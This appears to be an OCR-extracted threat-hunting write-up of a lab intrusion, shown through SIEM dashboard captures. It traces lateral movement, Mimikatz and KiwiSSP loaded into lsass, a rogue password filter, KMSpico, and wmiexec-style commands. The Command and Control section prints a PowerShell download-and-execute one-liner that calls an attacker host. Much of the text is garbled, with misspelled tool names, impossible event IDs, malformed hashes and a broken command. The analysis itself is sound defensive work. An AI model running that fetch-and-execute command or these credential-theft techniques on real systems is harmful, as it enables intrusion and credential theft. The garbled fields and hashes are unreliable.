t event_data.ParentIntegrityLevel	Q Q D * High
t event_data.ParentOfParent	Q Q D * C:\Users\Public\customer_service\service.exe
t event_data.ParentProcessGuid	Q Q D * {6F4838AC-A4B1-5C8C-0000-0010CA5D1300}
t event_data.ParentProcessId	Q Q D * 2464
t event_data.ParentUser	Q Q D * TESTDOMAIN\user
t event_data.ProcessGuid	Q Q D * {6F4838AC-A5BD-5C8C-0000-0010D54D4400}
# event_data.ProcessId	Q Q D * 2,224
t event_data.TerminalSessionId	Q Q D * 1

## DEV1 [192.168.220.102]

The screenshot shows the Kibana dashboard for the host DEV1. It includes several panels:

- Detected MITRE Techniques:** A table showing MITRE TTPs with counts for Link, Hunts count, Computers count, and Events count. The table is highlighted with a green border.
- Triggered hunts attack stages:** A donut chart showing the distribution of attack stages. The legend includes: Defense Evasion, Persistence, Credential Access, Lateral Movement, and Command and Control.
- Triggered hunts:** A table listing triggered hunts with columns for Hunt, Events count, and Computer count. The table is highlighted with a green border.
- Panoptic dashboard: computers by unique hunts:** A table showing unique hunts for each computer, with DEV1 listed.
- Assets criticality distribution:** A large yellow donut chart.
- Panoptic dashboard: PC with hunts:** A table showing suspicious events for each computer, with DEV1 listed.
- Events with hunts:** A detailed table of events with columns for Time, Computer Name, Source Name, Event ID, Task, Event Data, and Image. The table is highlighted with a green border.
- Hunts:** A list of hunt names categorized by attack stages: Persistence, Credential Access, Lateral Movement, and Defense Evasion. The list is highlighted with a green border.

## Initial Access

literal movement from hr1 to DEV1.

This screenshot provides a detailed view of the 'Events with hunts' table from the previous dashboard:

Time	Computer Name	Source Name	Event ID	Task	Event Data	Image
April 21st 2019, 13:13:58.811	DEV1	MicrosoftWindows-Security-Auditing	4.872	Security System Extension		
April 21st 2019, 13:13:58.814	DEV1	MicrosoftWindows-Security-Auditing	4.874	Security System Extension		
April 21st 2019, 14:15:58.512	DEV1	MicrosoftWindows-System	2	Image loaded (File: ImageLoad)	C:\Windows\System32\Users.exe	
April 21st 2019, 14:15:58.514	DEV1	MicrosoftWindows-System	2	Image loaded (File: ImageLoad)	C:\Windows\System32\Users.exe	
April 21st 2019, 15:13:59.867	DEV1	MicrosoftWindows-Security-Auditing	4.872	Special Logon		
April 21st 2019, 15:13:59.867	DEV1	MicrosoftWindows-Security-Auditing	4.872	Special Logon		
April 21st 2019, 16:17:49.888	DEV1	MicrosoftWindows-Security-Auditing	4.872	Special Logon		
April 21st 2019, 16:17:49.888	DEV1	MicrosoftWindows-System	2	Process Create (File: ProcessCreate)	C:\Windows\Win32\WindowsPowerShell\v1\powershell.exe	
April 21st 2019, 19:29:48.542	DEV1	MicrosoftWindows-System	2	File creation (File: FileCreateTitle)	C:\Windows\System32\WindowsPowerShell\v1\powershell.exe	
April 21st 2019, 19:28:51.277	DEV1	MicrosoftWindows-System	3	Network connection detected (File: NetworkConnect)	C:\Windows\System32\WindowsPowerShell\v1\powershell.exe	
April 21st 2019, 19:28:54.461	DEV1	MicrosoftWindows-System	3	Network connection detected (File: NetworkConnect)	C:\Windows\System32\WindowsPowerShell\v1\powershell.exe	

Privileged logons (Event ID 4672) from HR1.testdomain.com to DEV1 using elevated privileges like SeSecurityPrivilege and SeBackupPrivilege.

computer_name keyword: "DEV!"	attack_stages keyword: "Lateral Movement"	Add a filter +	Actions
Events with hunts			
<pre>t enrich.cmdb.computer_name.criticality Q Q □ * \${(@metadata)[cmdb][0].criticality}</pre>			
t enrich.cmdb.computer_name.tags	Q Q □ * \${[@metadata][cmdb][0].tags}		
t event_data.LogonType	Q Q □ * 3		
t event_data.PrivilegeList	Q Q □ * SeSecurityPrivilege SeBackupPrivilege SeRestorePrivilege SeTakeOwnershipPrivilege SeChangePrivilege SeSystemEnvironmentPrivilege SeLoadDriverPrivilege SeImpersonatePrivilege		
t event_data.Sourceip	Q Q □ * 192.168.220.101		
t event_data.SubjectDomainName	Q Q □ * TESTDOMAIN		
t event_data.SubjectLogonId	Q Q □ * 0x6e8a8f		
t event_data.SubjectUsername	Q Q □ * user		
t event_data.SubjectUserId	Q Q □ * 5-1-5-21-3015843234-1321834752-1894537791-1116		
t event_data.WorkstationName	Q Q □ * HRL		
# event_id	Q Q □ * 4,672		
t host	Q Q □ * DEV!		
t hunts	Q Q □ * privileged_network_logon_from_non_admin_host		
t keywords	Q Q □ * Audit success		
t level	Q Q □ * Information		
t log_name	Q Q □ * Security		

## Execution, Defense Evasion

PowerShell command executed via mshta.exe downloaded a script from 192.168.220.66 on port 8080.



lsass.exe loading a suspicious DLL (mimilib) linked to Mimikatz, flagged under hunts like suspicious\_dll\_load\_by\_lsass.

Events with hosts	
t.event_id	computer_name.tags
t.event_data.Company	sentfile: OpenOffice ODF
t.event_data.Description	minimis for windows (minikatz)
t.event_data.Filename	2.1.0.0
t.event_data.Image	C:\Windows\System32\auss.exe
t.event_data.ProcessId	C:\Windows\System32\spool.dll
t.event_data.ProcessId	00000000-0000-0000-0000-000000000000
# event_data.ProcessId	468
t.event_data.Product	minikatz (minikatz)
t.event_data.Signature	Open Source Developer, Benjamin Delry
t.event_data.SignatureStatus	Valid
t.event_data.Signed	true
t.event_data.Timestamp	2018-04-21 11:15:58.811
# event_id	
t.hash.MD5	
t.hash.SHA256	D43A057C9518F74F6812F3F45B94AF97DC990565D93A91E01320063A9F28
host	DEV1
t.host	
t.hosts	minikatz_file_metadata, suspicious_011_load_my_text
t.level	Information
t.log_name	Microsoft-Windows-System/Operational
t.message	<p>Image loaded</p> <p>UtcTime 2018-04-21 11:15:58.811</p> <p>ProcessGUID: {00000000-0000-0000-0000-15900000}</p> <p>ProcessID: 468</p> <p>Image: <a href="#">minikatz_file_metadata.exe</a></p> <p>ImagePath: C:\Windows\System32\spool.dll</p> <p>FileVersion: 2.1.0.0</p> <p>Description: minikatz for windows (minikatz)</p> <p>Products: minikatz (minikatz)</p> <p>Comments: Open Source Developer, Benjamin Delry</p> <p>Hashes: MD5: 43A057C9518F74F6812F3F45B94AF97DC990565D93A91E01320063A9F28 SHA256: 0634057C9518F74F6812F3F45B94AF97DC990565D93A91E01320063A9F28</p> <p>Signed: true</p> <p>Signer: Open Source Developer, Benjamin Delry</p> <p>SignatureStatus: Valid</p>

lsass.exe loaded a suspicious DLL (mspassfilter.dll) on DEV1, flagged under the hunt suspicious\_dll\_load\_by\_lsass.

Events with hunts	
t_enrich_cach_computer_name_tags	Q Q [●] ⓘ %[dealertdata][imph][n][tags]
t_enrich_ls_Hosts	Q Q [●] ⓘ Malicious password filter
t_event_data_Company	Q Q [●] ⓘ ?
t_event_data_Description	Q Q [●] ⓘ ?
t_event_data_FilterVersion	Q Q [●] ⓘ ?
t_event_data_Digest	Q Q [●] ⓘ C:\Windows\System32\service.exe
t_event_data_Imagedloaded	Q Q [●] ⓘ C:\Windows\System32\passwordfilter.dll
t_event_data_ProcessId	Q Q [●] ⓘ [AD0C9E90-590M-1C8C-0000-001071S90000]
# event_data_ProcessId	Q Q [●] ⓘ 448
t_event_data_Product	Q Q [●] ⓘ ?
t_event_data_SignatureStatus	Q Q [●] ⓘ Unavailable
t_event_data_Signed	Q Q [●] ⓘ False
t_event_data_StartTime	Q Q [●] ⓘ 2019-04-21 11:15:38.878
# event_id	Q Q [●] ⓘ ?
t_hash_RDS	Q Q [●] ⓘ A633C932100CE6F6619FC1340CAEF
t_hash_SHA256	Q Q [●] ⓘ F8ACBF95B060B8971C02125A6F4D2F10765C67E7C4A62494C3209B041D2E3C0
t_host	Q Q [●] ⓘ cent
t_hunts	Q Q [●] ⓘ suspicious_dll_load_by_techn
t_Level	Q Q [●] ⓘ Information
t_log_name	Q Q [●] ⓘ Microsoft-Windows-System-Operational
t_message	Q Q [●] ⓘ Image loaded StartTime: 2019-04-21 11:15:38.878 ProcessId: 448 [AD0C9E90-590M-1C8C-0000-001071S90000] ProcessTid: 1 Image: C:\Windows\System32\service.exe ImagePath: C:\Windows\System32\passwordfilter.dll FilterVersion: ? Description: ? EventID: ? Company: ? Name: 00000000000000000000000000000000 Signed: False Signature: SignatureStatus: Unavailable

## Persistence

The screenshot shows the KiwiSSP dashboard interface. At the top, there are several search filters and a red box highlights the 'Suspicious\_lsass\_ssp\_was\_loaded' search term. Below this, there are three main sections: 'DESKTOP MIRROR Task History' (showing a single entry for 'Microsoft Management Communication Task Subscription'), 'Suspicious\_lsass\_ssp\_was\_loaded' (showing a single entry for 'lsass'), and 'Event Log Task History' (showing a single entry for 'Microsoft Windows Security-Auditing'). A large red circle is overlaid on the center of the dashboard. At the bottom, there is a table titled 'Recent Event Details' listing four recent events, each with a red box around its details.

Time	computer_name	source_name	event_id	task	event_data:image	Notes	attack_stages
Apr 21st 2019, 13:15:38.811	DEV1	Microsoft Windows Security-Auditing	4622	Security System Extension		suspicious_lsass_ssp_was_loaded	Persistence

A suspicious security support provider (KiwiSSP) DLL was loaded by lsass.exe on the host DEV1. Flagged under the hunt suspicious\_lsass\_ssp\_was\_loaded, this indicates a potential persistence mechanism used by an attacker.

This screenshot shows the detailed view of the event flagged in the previous dashboard. The event ID is 4622, and the task is 'Security System Extension'. The notes field contains the text 'suspicious\_lsass\_ssp\_was\_loaded'. The attack stages are listed as 'Persistence'. The event data is shown in JSON format, with many fields highlighted with red boxes. Key highlighted fields include 'attack\_stages' (Persistence), 'attack\_esp\_link' (T1106), 'attack\_esp\_type' (T1106 SECURITY SUPPORT PROVIDER), 'attack\_hostname' (DEV1), 'attack\_name' (DEV1), 'attack\_version' (<2.1), 'computer\_name' (DEV1), 'computer\_type' (Windows), 'event\_data:cim\_computer\_name:criticality' ([Metadata](CIMData) [Criticality]), 'event\_data:cim\_computer\_name:task' ([Metadata](CIMData) [Task]), 'event\_data:security\_packages' (C:\Windows\System32\sspi.dll : KiwiSSP), 'event\_id' (4622), 'host' (DEV1), 'hunts' (suspicious\_lsass\_ssp\_was\_loaded), 'keywords' (Audit Success), 'level' (Information), 'log\_name' (Security), and 'message' (A security package has been loaded by the Local Security Authority. Security Package Name: C:\Windows\System32\sspi.dll : KiwiSSP). The file path 'C:\Windows\System32\sspi.dll' is also highlighted in green.

```

    SELECT * FROM __instancecreationevent WHERE 40 <=ObjectHandle < 64000 AND TargetInstance.eventcode = '4616' AND TargetInstance.Message LIKE '%WMI%'
  
```


## Command and Control

PowerShell executing an encoded script to download and run a file from <http://192.168.220.66:8091/seWfTED0ro>.

```

iwr -useb http://192.168.220.66:8091/seWfTED0ro | % { [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {[scriptblock]$client = New-Object System.Net.HttpClient;$client.Proxy=[Net.WebRequest]::GetSystemWebProxy();$client.Proxy.Credentials=$credentials;Invoke-Expression $client.DownloadString('http://192.168.220.66:8091/seWfTED0ro')]}
  
```

## W2012r2-DC01 [192.168.220.11]



## Initial Access

Successful logon event using Kerberos authentication from 192.168.220.100 to DEV1. The logon type is 3 (network logon).



## Execution

AutoPico.exe located in C:\Program Files\KMSpico\AutoPico.exe. It was launched silently via the command line, with its parent process originating from a temporary setup file.

The screenshot shows the X-Plenty dashboard interface with the following details:

- Computer name: W2012r2-DC01.testdomain.com
- Event ID: 4624
- Source Name: Microsoft-Windows-Security-Auditing
- Event Type: Audit Success
- Event Data Image: Security System Extension
- Hunts: None
- Attack Stages: Persistence

Event details table:

Time	computer_name	source_name	event_id	task	event_data.image	hunts	attack_stages
April 17th 2018, 14:20:00.597	W2012r2-DC01.testdomain.com	Microsoft-Windows-Security-Auditing	4624	Security System Extension	-	None	Persistence

Event details table rows (highlighted with yellow boxes):

- event\_data.CommandLine: C:\Program Files\KMSpico\AutoPico.exe /silent
- event\_data.Image: C:\Program Files\KMSpico\AutoPico.exe
- event\_data.ParentCommandLine: "C:\Users\ADMININ\appdata\local\temp\1\is-s8467.tmp\KMSpico\_Setup.tsp" /S /E="SA014,2946007,69120,0; \KMSpico 10.1.9 + Portable [4realtorrentz]\KMSpico Install\KMSpico\_Setup.exe"
- event\_data.ParentImage: C:\users\ADMININ\appdata\local\temp\1\is-s8467.tmp\KMSpico\_Setup.tsp
- event\_data.ParentProcessId: 3396
- event\_data.ParentProcessName: TESTDOMAIN\Administrator
- event\_data.ProcessId: 3,848
- event\_data.ProcessName: AutoPico
- event\_data.TerminalSessionId: 1
- event\_data.User: TESTDOMAIN\Administrator

## Persistence

KiwiSSP DLL loaded by lsass.exe on W2012r2-DC01.testdomain.com. This is flagged under the hunt suspicious\_lsass\_ssp\_was\_loaded.

The screenshot shows the X-Plenty dashboard interface with the following details:

- Computer name: W2012r2-DC01.testdomain.com
- Event ID: 4624
- Source Name: Microsoft-Windows-Security-Auditing
- Event Type: Audit Success
- Event Data Image: Security System Extension
- Hunts: None
- Attack Stages: Persistence

Event details table:

Time	computer_name	source_name	event_id	task	event_data.image	hunts	attack_stages
April 17th 2018, 14:20:00.597	W2012r2-DC01.testdomain.com	Microsoft-Windows-Security-Auditing	4624	Security System Extension	-	None	Persistence

Event details table rows (highlighted with yellow boxes):

- event\_data.CommandLine: C:\Windows\system32\lsass.dll /load C:\Windows\system32\KiwiSSP.dll
- event\_data.Image: C:\Windows\system32\lsass.dll
- event\_data.ProcessId: 1
- event\_data.ProcessName: lsass
- event\_data.SourceName: Microsoft-Windows-Security-Auditing
- event\_data.TaskType: Security Support Provider
- event\_data.TargetName: W2012r2-DC01
- event\_data.TargetVersion: 5.2.1
- event\_data.User: SYSTEM
- event\_data.Version: 1000
- event\_data.WindowTitle: Security Support Provider

## Credential Access

lsass.exe loading a suspicious DLL (ssp.dll) on W2012r2-DC01.testdomain.com. This activity, flagged under hunts like suspicious\_dll\_load\_by\_lsass.

The screenshot shows a Kibana dashboard with a search bar at the top containing the query: "computer\_name:keyword: 'W2012r2-DC01.testdomain.com' AND \_id:keyword: 'Credential Access' AND \_source:keyword: 'ssp.dll\_load\_by\_lsass'". The results list several log entries, with one entry expanded to show detailed information. This expanded entry is highlighted with a red box and contains the following details:

- event.offsets.computer\_name.tags: server, dc, dns, dhcp, smbd
- event\_data.company: [privatelab \(segmentfault.DLFO\)](#)
- event\_data.description: minitab for windows (minitab)
- event\_data\_fileVersion: 1.1.0.0
- event\_data\_image: [C:\Windows\System32\lsass.exe](#)
- event\_data\_inprocesses: [C:\Windows\System32\lsass.dll](#)
- event\_data\_processName: [B97E11D4-4CC5-1CB8-0000-001304684000]
- event\_data\_ProcessId: 404
- event\_data\_Provider: [minitab \(minitab\)](#)
- event\_data\_ProxyURI: Open Source Developer, Benjamin Delay
- event\_data\_Signature: Valid
- event\_data\_SignatureStatus: [Valid](#)
- event\_data\_Status: 0x00
- event\_id: 441E78446204E94198A9F773C0D91A68
- event\_md5: 0B9E01C0F53974F8012273F468B4A98F7D5931A6893A018011210013A97B
- event\_sha1: M03I2P2-0C01
- event\_sha256: [Mimikatz\\_Pt1.msi&http://microsoft.com/atl\\_load\\_by\\_lsass](#)
- event\_type: [Information](#)
- event\_level: [Information](#)
- file\_name: [Microsoft-Windows-DriverOperational](#)
- message: Image loaded  
File: C:\Windows\system32\lsass.dll  
ProcessId: [B97E11D4-4CC5-1CB8-0000-001304684000]  
ProcAddress: 441E78446204E94198A9F773C0D91A68  
Image: C:\Windows\system32\lsass.exe  
Disk: C:\Windows\system32\lsass.dll  
FileVersion: 1.1.0.0  
Description: minitab for windows (minitab)  
Product: minitab (minitab)  
Company: [Open Source Developer, Benjamin Delay](#)  
Author: 404<427>424240212826712CC001AA02,SHA256=024907C87019F747001275F0E8944F8E979C09115001A018011210013A97B  
Signed: true  
Signature: Open Source Developer, [Benjamin Delay](#)  
SignatureData: valid

Mimikatz.dll, flagged by 56 out of 72 security vendors on VirusTotal, is identified as a hack tool associated with credential theft. It is categorized as spyware and a potential unwanted program (PUP).

The screenshot shows the VirusTotal analysis page for the file d634057cbf519f74f6812f5f45894a5fb97dc992565b93ad18ed1320d63a9f28. The file is identified as mimikatz.dll. Key details from the page include:

- Community Score: 56 / 72
- Threat categories: [hacktool](#), [trojan](#), [pua](#)
- Family labels: [mimikatz](#), [aptex](#), [hdd](#)
- Security vendors' analysis:
  - AhnLab-V3: [HackTool/Win64.Mimikatz.C1953096](#)
  - AliCloud: [HackTool.Win/Mimikatz.k](#)
  - Anti-AVL: [Trojan\(PSW\)/Win64.Mimikatz](#)
  - Arctic Wolf: [Unsafe](#)
  - AVG: [Win64-UnwantedK.gen \[PUP\]](#)
- Do you want to automate checks? (checkbox)

## Lateral movement

Commands like whoami, hostname, and directory listings were executed via cmd.exe, with wmpiprvse.exe as the parent process. This indicates potential lateral movement within the network, by SMB via wmpiprvse.exe .

The screenshot shows a log viewer interface with two main sections. The left section displays a table of events with columns: Time, computer\_name, event\_id, event\_data.Image, and event\_data.ParentCommandLine. The right section shows a detailed view of a selected event, specifically event 1, with its command line history.

Time	computer_name	event_id	event_data.Image	event_data.ParentCommandLine
April 21st 2019, 19:59:05.411	W2012r2-DC01.testdomain.com	1	C:\Windows\System32\cmd.exe	C:\Windows\system32\wbem\wmpiprvse.exe
April 21st 2019, 19:59:03.583	W2012r2-DC01.testdomain.com	1	C:\Windows\System32\cmd.exe	C:\Windows\system32\wbem\wmpiprvse.exe
April 21st 2019, 19:53:37.535	W2012r2-DC01.testdomain.com	1	C:\Windows\System32\cmd.exe	C:\Windows\system32\wbem\wmpiprvse.exe
April 21st 2019, 19:53:36.770	W2012r2-DC01.testdomain.com	1	C:\Windows\System32\cmd.exe	C:\Windows\system32\wbem\wmpiprvse.exe
April 21st 2019, 19:53:35.857	W2012r2-DC01.testdomain.com	1	C:\Windows\System32\cmd.exe	C:\Windows\system32\wbem\wmpiprvse.exe
April 21st 2019, 19:53:35.864	W2012r2-DC01.testdomain.com	1	C:\Windows\System32\cmd.exe	C:\Windows\system32\wbem\wmpiprvse.exe
April 21st 2019, 19:53:30.766	W2012r2-DC01.testdomain.com	1	C:\Windows\System32\cmd.exe	C:\Windows\system32\wbem\wmpiprvse.exe
April 21st 2019, 19:53:23.302	W2012r2-DC01.testdomain.com	1	C:\Windows\System32\whoami.exe	cmd.exe /Q /c whoami 1>\127.0.0.1\ADMIN\\$_\1555869278.43 2>&1
April 21st 2019, 19:53:23.254	W2012r2-DC01.testdomain.com	1	C:\Windows\System32\cmd.exe	C:\Windows\system32\wbem\wmpiprvse.exe
April 21st 2019, 19:54:43.410	W2012r2-DC01.testdomain.com	1	C:\Windows\System32\HOSTNAME.DLL	cmd.exe /Q /c hostname 1>\127.0.0.1\ADMIN\\$_\1555869278.43 2>&1
April 21st 2019, 19:54:43.395	W2012r2-DC01.testdomain.com	1	C:\Windows\System32\cmd.exe	C:\Windows\system32\wbem\wmpiprvse.exe

Event details for event 1:

```
event_data.CommandLine
cmd.exe /Q /c dir 1>\127.0.0.1\ADMIN\$_\1555869278.43 2>&1
cmd.exe /Q /c whoami 1>\127.0.0.1\ADMIN\$_\1555869278.43 2>&1
cmd.exe /Q /c hostname 1>\127.0.0.1\ADMIN\$_\1555869278.43 2>&1
Whoami
hostname
```